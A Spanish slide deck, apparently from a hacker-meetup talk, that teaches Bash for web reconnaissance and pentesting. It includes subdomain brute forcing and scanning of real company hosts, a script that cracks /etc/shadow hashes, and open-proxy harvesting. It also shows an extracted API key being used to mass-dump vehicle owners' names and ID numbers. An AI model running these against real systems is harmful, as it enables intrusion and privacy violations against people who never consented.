



Recon/Pentesting con Bash

Orientado a servicios web

Agenda

- \$ whoami
- ¿Porqué usar Bash y no otro lenguaje? (Mi historia con Bash)
- Ciclo de vida de un ataque
- Instalación de herramientas
- Comandos útiles
- \$ man bash
- Multithread (parallel/xargs/amp)
- Ejemplos prácticos
- Conclusión

\$ whoami

- Twitter: @vay3t
- GitHub: @vay3t
- Blog --> <https://vay3t.github.io>
- Pentester
- Web-lociraptor
- Scripter en Bash y Python
- Softcoder de Go



¿Porqué usar Bash y no otro lenguaje? (Mi historia con Bash)

- Más rápido de escribir
- Sintaxis sencilla y simplificada
- Lenguaje de consola que usa el sistema operativo
- Permite interactuar un comando con otro de forma fácil

Bash v/s Python

Bash -->

```
vay3t@hydraStation-PC:~$ time curl https://www.microsoft.com -s -L -H "User-Agent: Firefox" | grep -io E "<title>(.)</title>"
<title>Microsoft: p&#225;gina principal</title>

real    0m1.352s
user    0m0.007s
sys      0m0.016s
```

```
vay3t@hydraStation-PC:~$ bat -n examplebs.py
1 #!/bin/python3
2
3 import requests
4 from bs4 import BeautifulSoup
5
6 r = requests.get("https://www.microsoft.com")
7 soup = BeautifulSoup(r.text, 'html.parser')
8 print(soup.title)
vay3t@hydraStation-PC:~$ time python3 examplebs.py
<title>Microsoft: página principal</title>

real    0m0.508s
user    0m0.175s
sys      0m0.001s
```

<-- Python

Ciclo de vida de un ataque




Instalación de herramientas

```
vay3t@hydraStation-PC:~$ bat -n installer.sh
1 #!/bin/bash
2
3 sudo apt install -y \
4     curl \
5     wget \
6     parallel \
7     nmap \
8     dnsutils \
9     jq \
10    prips
11
12 sudo snap install go --classic
13
14 curl -sL https://deb.nodesource.com/setup_14.x | sudo -E bash -
15 sudo apt-get install -y nodejs
16
17 curl -sL https://dl.yarnpkg.com/debian/pubkey.gpg | sudo apt-key add -
18 echo "deb https://dl.yarnpkg.com/debian/ stable main" | sudo tee /etc/apt/sources.list.d/yarn.list
19 sudo apt-get update
20 sudo apt-get install yarn
21 sudo yarn global add wappalyzer
22
23 wget https://raw.githubusercontent.com/vay3t/hax0rpi/master/post-snap-install.sh
24 bash post-snap-install.sh
```

Comandos útiles

- cat
- grep
- find
- echo
- awk
- xargs
- sort
- cut
- sed
- bash
- parallel
- host
- curl
- wget
- jq
- nmap
- prips
- wappalyzer
- subfinder
- pup
- hakrawler
- httpx
- qsreplace
- ffuf

Herramientas útiles (según fases)



\$ man bash

- Condicional **if**

```
vay3t@hydraStation-PC:~$ bat -n test_if.sh
1 #!/bin/bash
2
3 which curl &> /dev/null
4 if [ $? -eq 0 ]; then
5     echo "[+] curl installed"
6 fi
```

- Bucle **while**

```
vay3t@hydraStation-PC:~$ bat -n test_while.sh
1 #!/bin/bash
2
3 while read line; do
4     host $line
5 done < domains.txt
```

- Bucle **for-in**

```
vay3t@hydraStation-PC:~$ bat -n test_for.sh
1 #!/bin/bash
2
3 for num in {1..10}; do
4     curl http://test.test/id/$num | grep "valid user" &> /dev/null && echo user $num
5 done
```

Multithread (xargs/parallel/amp)

- Versátil
- Útil
- Rápido de codear

Sweeping con for-in

```
vay3t@hydraStation-PC:~$ bat -n swiping1.sh
1 #!/bin/bash
2
3 for ip in $(prips 192.168.100.0/24); do
4     bash -c "ping -c1 $ip &> /dev/null && echo $ip" &
5 done; wait
vay3t@hydraStation-PC:~$ time bash swiping1.sh
192.168.100.1
192.168.100.33
192.168.100.44
192.168.100.58
192.168.100.98
192.168.100.152
192.168.100.184
192.168.100.235
192.168.100.249
192.168.100.172
192.168.100.236
192.168.100.135
192.168.100.8
192.168.100.232
192.168.100.223

real    0m10.194s
user    0m2.783s
sys     0m1.761s
```

Sweeping con xargs

```
vay3t@hydraStation-PC:~$ time prips 192.168.100.0/24 | xargs -P100 -I@ bash -c "ping -c1 @ &> /dev/null && echo @"
192.168.100.1
192.168.100.33
192.168.100.44
192.168.100.58
192.168.100.98
192.168.100.8
192.168.100.152
192.168.100.184
192.168.100.135
192.168.100.235
192.168.100.249
192.168.100.236
192.168.100.223
192.168.100.232

real    0m16.082s
user    0m1.574s
sys      0m0.585s
```

Sweeping con parallel

```
vay3t@hydraStation-PC:~$ time prips 192.168.100.0/24 | parallel -j100 ping -c1 {} \&\> /dev/null \&\& echo {}  
192.168.100.1  
192.168.100.33  
192.168.100.44  
192.168.100.58  
192.168.100.98  
192.168.100.8  
192.168.100.135  
192.168.100.152  
192.168.100.184  
192.168.100.172  
192.168.100.235  
192.168.100.236  
192.168.100.223  
192.168.100.232  
  
real    0m16.611s  
user    0m2.304s  
sys     0m0.703s
```

Ejemplos prácticos

No apto para cardiacos

Fuerza bruta a subdominios y descubrimiento de sitios web

```
vay3t@hydraStation-PC:~$ cat arsenal/IntruderPayloads/Repositories/SecLists/Discovery/DNS  
/subdomains-top1million-5000.txt | xargs -P7 -I@ bash -c "host @.cisco.com &> /dev/null &  
& echo @.cisco.com" 2> /dev/null | head -10 | httpx -silent  
https://blog.cisco.com  
https://ftp.cisco.com  
https://www.cisco.com  
http://m.cisco.com
```


Obtención de direcciones IP en servicios web de cisco y enumeración de cloudflare

```
vay3t@hydraStation-PC:~$ curl cisco.com -L -s | pup "a attr{href}" | cut -d "/" -f3 | grep "\." | grep cisco | sort -u |  
parallel host {} | grep "has address" | cut -d " " -f4 | xargs nmap -p80 -T4 -n -v | grep -i "open port" | awk '{print  
$6}'  
162.159.130.11  
23.51.152.101  
172.217.192.121  
190.98.177.216  
190.98.177.217  
162.159.129.11  
23.198.184.118  
146.112.59.36  
190.98.177.186  
190.98.177.192  
13.226.49.97  
13.226.49.85  
13.226.49.112  
13.226.49.121  
142.0.160.17  
173.36.124.49  
72.163.10.105  
72.163.10.105  
173.37.149.124  
vay3t@hydraStation-PC:~$ grep -xF -f <(curl cisco.com -L -s | pup "a attr{href}" | cut -d "/" -f3 | grep "\." | grep cis  
co | sort -u | parallel host {} | grep "has address" | cut -d " " -f4 | xargs nmap -p80 -T4 -n -v | grep -i "open port"  
| awk '{print $6}') <(curl -s https://www.cloudflare.com/ips-v4| xargs -I@ prips @)  
162.159.129.11  
162.159.130.11
```

Minería de proxies socks4

```
vay3t@hydraStation-PC:~$ curl -4 -s https://socks-proxy.net | grep -oE "([0-9]{1,3}\.){3}[0-9]{1,3}\:[0-9]{1,5}" | xargs  
-I@ -P30 bash -c "timeout 5s curl -4 -s https://www.google.cl -x socks4://@ &> /dev/null && echo socks4://@"  
socks4://200.77.186.208:4145  
socks4://45.230.115.20:4145  
socks4://45.228.6.248:4145  
socks4://80.25.87.49:57082  
socks4://125.99.120.166:53826  
socks4://103.199.159.209:41610  
socks4://82.200.55.38:4145  
socks4://103.107.92.117:34083  
socks4://213.33.179.244:4153  
socks4://31.173.13.190:4145  
socks4://213.6.66.162:4145  
socks4://103.8.59.9:4145  
socks4://89.28.32.203:57391  
socks4://110.77.171.132:4145  
socks4://185.189.208.177:51693  
socks4://103.78.27.34:4145  
socks4://181.143.157.242:61938  
socks4://103.112.62.6:44550
```

Análisis de tecnologías usadas

```
vay3t@hydraStation-PC:~$ wappalyzer https://www.duoc.cl | jq "[.technologies[] | {name: .name, version: .version}]" | jq
-c | tr "}" "\n" | sed 's/{//g' | awk -F '"' '{print $4": "$8}' | tr '"' " " | grep -v "^:"
WordPress: 5.3.3
MySQL:
PHP:
YouTube:
Bootstrap: 4.3.1
jsDelivr:
Popper: 1.14.7
Google Font API:
Font Awesome: 5.13.0
Facebook:
jQuery: 3.3.1
Twitter Emoji (Twemoji):
Hotjar:
Google Tag Manager:
Google Analytics:
DigiCert:
```

Detección de TTL

```
vay3t@hydraStation-PC:~$ bat -n ttlDetect.sh
1 #!/bin/bash
2
3 function ttlDiscover(){
4     target=$1
5     pinger=$(ping -c1 $target)
6     if [ $? -eq 0 ]; then
7         num=$(echo $pinger | grep -oE "ttl\[0-9\]{1,3}" | cut -d "=" -f2)
8         if [[ (($num -le 64)) && (($num -ge 61)) ]]; then
9             echo $target linux
10        elif [[ (($num -le 128)) && (($num -ge 122)) ]]; then
11            echo $target windows
12        else
13            echo $target unknown $num
14        fi
15    fi
16    exit
17 }
18
19
20 while read line; do
21     ttlDiscover $line &
22 done < "${1:-/dev/stdin}"; wait
vay3t@hydraStation-PC:~$ echo 192.168.100.1 | bash ttlDetect.sh
192.168.100.1 linux
```

Detección de TTL – Caso de uso

```
vay3t@hydraStation-PC:~$ prips 192.168.100.0/24 | bash ttlDetect.sh
192.168.100.1 linux
192.168.100.33 unknown 254
192.168.100.58 windows
192.168.100.152 windows
192.168.100.98 linux
192.168.100.135 linux
192.168.100.184 linux
192.168.100.8 linux
192.168.100.235 linux
192.168.100.172 linux
192.168.100.232 linux
192.168.100.249 linux
192.168.100.223 linux
192.168.100.236 linux
192.168.100.44 linux
```

PoC: Cracking de hashes de Linux

```
pi@raspberrypi:~ $ bat -n cracker.sh
1 #!/bin/bash
2
3 export crypt=""
4 export salt=""
5 export gethash=""
6 export usuario=""
7
8 function cr4ck(){
9     password=$1
10    trier=$(echo -n "$password" | openssl passwd -crypt -salt $salt -stdin)
11    if [ "$trier" == "$gethash" ]; then
12        echo "[+] \"$usuario\" --> \"$password\""
13    fi
14 }
15 export -f cr4ck
16
17 while read hashuser; do
18     usuario=$(echo -n "$hashuser" | grep '$' | cut -d ':' -f 1)
19     gethash=$(echo -n "$hashuser" | grep '$' | cut -d ':' -f 2)
20     if [ ${#gethash} -ge 4 ]; then
21         crypt=$(echo -n "$gethash" | cut -d '$' -f 2)
22         salt=$(echo -n "$gethash" | cut -d '$' -f 3)
23         cat pass.txt | parallel -j30 cr4ck
24     fi
25 done < "/etc/shadow"
pi@raspberrypi:~ $ sudo bash cracker.sh
[+] "pi" --> "melanie"
```

Automatización de AXFR

```
vay3t@hydraStation-PC:~$ bat -n axfr.sh
```

```
1 #!/bin/bash
2
3 function transferencia(){
4     rootdom=$1
5     for domservers in $(host -t ns $rootdom | grep "name server" | awk '{print $4}' | sed 's/\.$//g'); do
6         host -l $rootdom $domservers && break
7     done | awk '{print $1}' | grep -vE "^(Using|Name\:|Address\:|Aliases\:|\\;|Host)$|^$|\\;\\;" | sort -u | tee $rootdom.axfr
8 }
9
10 while read line; do
11     transferencia $line
12     if [ ! -s $line.axfr ]; then
13         rm $line.axfr
14     fi
15 done
```


```
vay3t@hydraStation-PC:~$ echo megacorpone.com | bash axfr.sh
```

```
admin.megacorpone.com
beta.megacorpone.com
fs1.megacorpone.com
intranet.megacorpone.com
mail.megacorpone.com
mail2.megacorpone.com
megacorpone.com
ns1.megacorpone.com
ns2.megacorpone.com
ns3.megacorpone.com
router.megacorpone.com
siem.megacorpone.com
snmp.megacorpone.com
```

Una PoC algo especial


Consumiendo APIs desde una APK

Buscando APK para consultar patentes



Descargando el APK de patentes


→ ↻ 🔒 <https://apps.evozi.com/apk-downloader/?id=app.details.buscarporpatentes>

 **APK Downloader** [Home](#) [Comment](#) [DMCA R](#)

Package name or Google Play URL [Play Store](#)

https://play.google.com/store/apps/details?id=app.details.buscarporpatentes&hl=en_US&gl=

Package Name: app.details.buscarporpatentes [\[Play Store\]](#)
File Size: 3.9 MB
QR Code: [View](#)
SHA1 Hash: 9c3d15403374654e4f61f45b2b571a6137be51da
Version: 1.3 (4)



[Generate Download Link](#)

[Click here to download **app.details.buscarporpatentes** now](#)

Desempaquetando la APK

```
vay3t@hydraStation-PC:~/hackmeeting$ git clone https://github.com/WHK102/whk-apk-decompiler
Cloning into 'whk-apk-decompiler'...
remote: Enumerating objects: 2281, done.
remote: Total 2281 (delta 0), reused 0 (delta 0), pack-reused 2281
Receiving objects: 100% (2281/2281), 36.52 MiB | 7.47 MiB/s, done.
Resolving deltas: 100% (512/512), done.
vay3t@hydraStation-PC:~/hackmeeting$ cd whk-apk-decompiler/
vay3t@hydraStation-PC:~/hackmeeting/whk-apk-decompiler$ wget https://storage.evozi.com/apk/dl/20/08/10/app.details.buscarporpatentes_4.apk
--2020-10-30 20:54:12-- https://storage.evozi.com/apk/dl/20/08/10/app.details.buscarporpatentes_4.apk
Resolving storage.evozi.com (storage.evozi.com)... 104.27.193.92, 104.27.192.92, 2606:4700:21::681b:c15c, ...
Connecting to storage.evozi.com (storage.evozi.com)|104.27.193.92|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4113147 (3.9M) [application/vnd.android.package-archive]
Saving to: 'app.details.buscarporpatentes_4.apk'

app.details.buscarporpatentes 100%[=====>]    3.92M   5.00MB/s   in 0.8s

2020-10-30 20:54:13 (5.00 MB/s) - 'app.details.buscarporpatentes_4.apk' saved [4113147/4113147]

vay3t@hydraStation-PC:~/hackmeeting/whk-apk-decompiler$ bash automatic.sh
+ Unpacking files ...
Archive:  app.details.buscarporpatentes_4.apk
  inflating: decompiled/app/src/main/AndroidManifest.xml
  inflating: decompiled/app/src/main/META-INF/CERT.RSA
  inflating: decompiled/app/src/main/META-INF/CERT.SF
  inflating: decompiled/app/src/main/META-INF/MANIFEST.MF
```

APK decompilado

```
Processing com.google.android.gms.internal.ads.zzdfu
Processing com.google.android.gms.internal.ads.zzdge
Processing com.google.android.gms.internal.ads.zzdgg
Processing com.google.android.gms.internal.ads.zzdho
Processing com.google.android.gms.internal.ads.zzdhs
Processing com.google.android.material.bottomsheet.BottomSheetDialogFragment
Processing com.google.android.gms.internal.ads.zzawp
Processing com.google.android.gms.internal.ads.zzdfq
Processing com.google.android.gms.internal.ads.zzdft
Processing com.google.android.gms.internal.ads.zzdfw
Processing com.google.android.gms.internal.ads.zzdfx
Processing com.google.android.gms.internal.ads.zzdgh
Processing com.google.android.gms.internal.ads.zzawo
+ Unpack static resources ...
I: Using Apktool 2.2.2 on app.details.buscarmorpatentes_4.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/vay3t/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: null reference: m1=0x01010540(reference), m2=0xffffffff(bool)
I: null reference: m1=0x01010540(reference), m2=0xffffffff(bool)
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
+ Clean files ...
+ Finish!
vay3t@hydraStation-PC:~/backmeeting/wbk-apk-decompiler$
```

Buscando APIs

```
vay3t@hydraStation-PC:~/hackmeeting/whk-apk-decompiler$ find -name "*.java" -exec grep --color -E "https?:\\:\\/" {} \;
```

```
        return Response.error(responseBody, new Response.Builder().body(new OkHttpCall.NoContentResponseBody(responseBody.contentType(), responseBody.contentLength())).code(n).message("Response.error()").protocol(Protocol.HTTP_1_1).request(new Request.Builder().url("http://localhost/").build()).build());
        return Response.success(object, new Response.Builder().code(n).message("Response.success()").protocol(Protocol.HTTP_1_1).request(new Request.Builder().url("http://localhost/").build()).build());
        return Response.success(t, new Response.Builder().code(200).message("OK").protocol(Protocol.HTTP_1_1).request(new Request.Builder().url("http://localhost/").build()).build());
        return Response.success(t, new Response.Builder().code(200).message("OK").protocol(Protocol.HTTP_1_1).headers(headers).request(new Request.Builder().url("http://localhost/").build()).build());
        var4_9.append("https://masterchileapk.info/ws-patentes/controller/scrapPatentes.php?key=acea298aa9699e635f5d7092ace832e2&opcion=buscarMoto&txtPatenteMoto=");
        var4_9.append("https://masterchileapk.info/ws-patentes/controller/scrapPatentes.php?key=acea298aa9699e635f5d7092ace832e2&opcion=buscarAuto&txtPatenteAuto=");
        object2.append("https://masterchileapk.info/ws-patentes/controller/scrapPatentes.php?key=acea298aa9699e635f5d7092ace832e2&opcion=buscarRUT&txtRUT=");
        return this.url.startsWith("https://");
        stringBuilder.append("http://");
        stringBuilder.append("http://");
        private static zzaan<String> zzcug = zzaan.zzi("gads:native:engine_js_url_with_protocol", "https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/native_ads.js");
        public static zzaan<String> zzcuu = zzaan.zzi("gads:sdk_core_location", "https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/sdk-core-v40-loader.html");
        private static zzaan<String> zzcui = zzaan.zzi("gads:sdk_core_js_location", "https://googleads.g.doubleclick.net/mads/static/mad/sdk/native/production/sdk-core-v40-impl.js");
        var3_4 = zzcuu.zza(var13_1, "http://www.google.com") != null;
        var19_15 = new Intent("android.intent.action.VIEW", Uri.parse((String)"http://www.example.com"));
        public static zzaan<String> zzcsv = zzaan.zzi("gads:sdk_csi_server", "https://csi.gstatic.com/csi");
        Intent intent = new Intent("android.intent.action.VIEW", Uri.parse((String)"http://www.example.com"));
        private static zzaan<String> zzcsr = new zzaas("gads:consent:gmscore:backend_url", (Object)"https://adservice.google
```

Consumiendo la API

```
vay3t@hydraStation-PC:~$ curl "https://masterchileapk.info/ws-patentes/controller/scrapPatentes.php?key=acea298aa9699e635f5d7092ace832e2&opcion=buscarAuto&txtPatenteAuto=aa1111" -s | jq
[
  {
    "status": true,
    "rut": "12[REDACTED]-8",
    "propietario": "PAULINA [REDACTED]A",
    "patente": "AA1111",
    "num_motor": "1W19KAB413216",
    "tipo": "AUTOMOVIL",
    "marca": "CHEVROLET",
    "modelo": "MALIBU CLASSIC",
    "year": "1980"
  }
]
```

Data dump

```
vay3t@hydraStation-PC:~$ seq -w 1 99 | xargs -P10 -I@ curl -s "https://masterchileapk.info/ws-patentes/controller/scrapPatentes.php?key=acea298aa9699e635f5d7092ace832e2&opcion=buscarAuto&txtPatenteAuto=aa11@"  
[{"status":true,"rut":"6.██████-2","propietario":"BERNARDO ████████0","patente":"AA1102","num_motor":"EK23-S-57849","tipo":"FURGON","marca":"NO DISPONIBLE...","modelo":"DELIVERY VAN 600","year":"1978"}][{"status":true,"rut":"7.██████-2","propietario":"WILLIAMS ████████0","patente":"AA1109","num_motor":"2G23960275","tipo":"FURGON","marca":"MITSUBISHI","modelo":"L 100","year":"1981"}][{"status":true,"rut":"7.██████-5","propietario":"ROSA ████████S","patente":"AA1108","num_motor":"532862","tipo":"FURGON","marca":"SUZUKI","modelo":"ST 20","year":"1978"}][{"status":true,"rut":"4.██████-5","propietario":"MARGARITA ████████S","patente":"AA1106","num_motor":"AL2084463","tipo":"AUTOMOVIL","marca":"DATSUN","modelo":"120 Y","year":"1978"}][{"status":true,"rut":"7.██████-3","propietario":"JULIO ████████S","patente":"AA1107","num_motor":"A15889180","tipo":"AUTOMOVIL","marca":"DATSUN","modelo":"1500","year":"1982"}][{"status":true,"rut":"12.██████-8","propietario":"PAULINA ████████A","patente":"AA1111","num_motor":"1W19KAB413216","tipo":"AUTOMOVIL","marca":"CHEVROLET","modelo":"MALIBU CLASSIC","year":"1980"}][{"status":true,"rut":"3.██████-5","propietario":"LUIS ████████0","patente":"AA1114","num_motor":"57679","tipo":"CAMIONETA","marca":"NO DISPONIBLE...","modelo":"BRISA","year":"1981"}][{"status":true,"rut":"9.██████-9","propietario":"SAMUEL ████████A","patente":"AA1110","num_motor":"2AY3957","tipo":"AUTOMOVIL","marca":"MITSUBISHI","modelo":"LANCER 1600","year":"1981"}][{"status":true,"rut":"2.██████-2","propietario":"GRACIELA ████████E","patente":"AA1115","num_motor":"4G63GY4280","tipo":"AUTOMOVIL","marca":"CHEVROLET","modelo":"OPALA","year":"1977"}][{"status":true,"rut":"2.██████-2","propietario":"GRACIELA ████████E","patente":"AA1116","num_motor":"F0629CCD","tipo":"AUTOMOVIL","marca":"CHEVROLET","modelo":"CHEVY NOVA","year":"1977"}][{"status":true,"rut":"6.██████-3","propietario":"ELSA ████████S","patente":"AA1104","num_motor":"EB31553470","tipo":"AUTOMOVIL","marca":"HONDA","modelo":"CIVIC","year":"1978"}][{"status":true,"rut":"4.██████-4","propietario":"JOSE ████████A","patente":"AA1117","num_motor":"EH-2004039","tipo":"FURGON","marca":"HONDA","modelo":"ACTY","year":"1981"}][{"status":true,"rut":"5.██████-8","propietario":"ALEJANDRO ████████E","patente":"AA1121","num_motor":"236697","tipo":"CAMIONETA","marca":"DAIHATSU","modelo":"550 WIDE","year":"1978"}][{"status":true,"rut":"9.██████-8","propietario":"YUVISA ████████0","patente":"AA1112","num_mo
```

Demo

Exploiting SQLi on the wild

Conclusión

Aprender Bash es útil

Gracias

Espero que les haya gustado!